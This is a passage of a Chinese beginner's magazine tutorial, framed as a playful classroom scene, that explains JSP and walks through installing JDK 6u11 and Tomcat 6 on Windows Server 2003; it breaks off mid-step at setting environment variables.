



图39



文章难易度：★★★
文章用途：利用服务器软件搭建JSP平台完成动态论坛和CMS系统

菜鸟也来学配置服务器之搭建JSP环境篇

txcbg

教室里，小菜们一边搓着手，一边跺着脚，焦急的等待着txcbg老师。就在这时，突然从外边传来了一阵歌声："2008年的最后一堂课，比去年时候上的要更晚一些，围坐在火炉旁的txcbg老师，仍在背诵着要给小菜们讲的课。2008年的最后一堂课，这天气似乎比去年要更冷一些，穿着棉袄棉裤棉鞋的txcbg老师，仍然在坚持给小菜们上着课……"歌声未落，就见txcbg老师抱着一摞课本走进了教室。

一小菜举手问道："txcbg老师，没想到你还会唱歌，真是多才多艺呀。不过，那歌词得改一改了，2008年已经过去了，这都2009年了。"

刚说完，就听txcbg嘿嘿一笑，说道："年少不更事了吧，你们的txcbg老师，也就是本人，论社会和人生经历，好歹也是二十老几的人了，远比你们丰富，而论感情经历嘛，也是身经百战，远不是你们这些年轻人可比的。这歌词可是我费了一整个晚上才想出来的，还算不错吧。再过几天就是春节了，大年三十那天，按照中国的农历，那才是2008年的最后一天。现在大家都明白为什么我说本堂课是2008年的最后一堂课了吧。"

台下的小菜们恍然大悟，又一小菜站起来说道："txcbg老师，那就快点儿给我们上课吧，上完了我还要回家玩魔兽，组国家队打副本挣勋章然后换装备呢。"

讲台上的txcbg看了台下的小菜们一眼，清了清喉咙，开始了讲课："上次我们介绍了PHP环境的搭建，在本节课中我们继续来介绍JPS环境的搭建，既然说到了JSP环境的搭建，那么大家就先来看看什么是JSP……"

JSP（JavaServer Pages）是由Sun Microsystems公司倡导、许多公司参与并一起建立的一种动态网页技术标准，JSP技术有点类似于ASP技术，它是在传统的网页HTML文件（*.htm、*.html）中插入Java程序段（Scriptlet）和JSP标记（tag），从而形成JSP文件（*.jsp）。使用JSP开发的Web应用程序是跨平台的，既能在Linux系统下运行，也能在其它操作系统下运行。JSP技术使用Java编程语言编写类XML的tags和scriptlets来封装产生动态网页的处理逻辑，网页还能通过tags和scriptlets访问存在于服务端的资源的应用逻辑。JSP将网页逻辑与网页设计和显示分离，支持可重用的基于组件的设计，使基于Web的应用程序的开发变得迅速和容易。

Web服务器在遇到访问JSP网页的请求时，首先执行其中的程序段，然后将执行结果连同JSP文件中的HTML代码一起返回给客户。插入的Java程序段可以操作数据库、重新定向网页等，以实现建立动态网页所需要的功能。JSP与Java Servlet一样，是在服务器端执行的，通常返回该客户端的就是一个HTML文本，因此客户端只要有浏览器就能浏览。

JSP页面由HTML代码和嵌入其中的Java代码所组成，服务器在页面被客户端请求后对这些Java代码进行处理，然后将生成的HTML页面返回给客户端的浏览器。Java Servlet是JSP的技术基础，而且大型的Web应用程序的开发需要Java Servlet和JSP配合才能完成。JSP具备了Java技术的简单易用，完全的面向对象，具有平台无关性且安全可靠，主要面向因特网的所有特点。自JSP推出后，许多大公司都支持JSP技术的服务器，如IBM、Oracle、Bea公司等，所以JSP迅速成为了商业应用的服务器端语言。采用jsp搭建的网站一般都是大型网站和金融机构，比如中国工商银行和中国建设银行的网站就是基于jsp网页搭建的。

我们今天要介绍的JSP环境是通过javasdk + tomcat来搭建的，javasdk提供了一个java程序的运行环境，tomcat则是WEB服务器。我使用的javasdk是官方最新版本的jdk-6u11-windows-i586-p.exe（新版本往往也对应着大体积，足足有72.9M呢），大家可以从官方网站http://java.sun.com/javase/downloads/?intcmp=1281下载到，记住一定要下载"Java SE Development Kit (JDK) 6 Update 11"，如图1。而tomcat，我使用的则是最新版的apache-tomcat-6.0.18.exe，官方的一个镜像下载地址是http://apache.freelamp.com/tomcat/tomcat-6/v6.0.18/bin/apache-tomcat-6.0.18.exe。




图1

javasdk和tomcat的安装顺序很重要，一般是先安装javasdk，然后再安装tomcat。这次我们依然是在虚拟机新装的Windows Server 2003 Enterprise Edition Service Pack 2中来进行环境的配置，如图2。




图2

先安装jdk6.11，直接双击运行jdk-6u11-windows-i586-p.exe开始安装，因为软件比较大，可能过一会儿才会出现如图3所示的安装界面，直接点"接受"后就来到了如图4所示的地方，我们选择安装"开发工具"，安装目录保持不变，然后点"下一步"就开始安装了，安装一会儿后会要求我们选择jre的安装路径，如图5，保持默认的，直接点"下一步"，安装完成后就会出现如图6所示的界面了。

最后直接点"完成"就行了，安装完jdk-6u11-windows-i586-p后我们还需要修改一下系统的环境变量，在"我的电脑"上点鼠标右键，选择"属性"->"高级"->"环境变量"->"系统变量"，添加如下所示的环境变量（假设你的jdk-6u11-windows-i586-p是安装在C:\Program Files\Java\目录下的），我




图3




图4

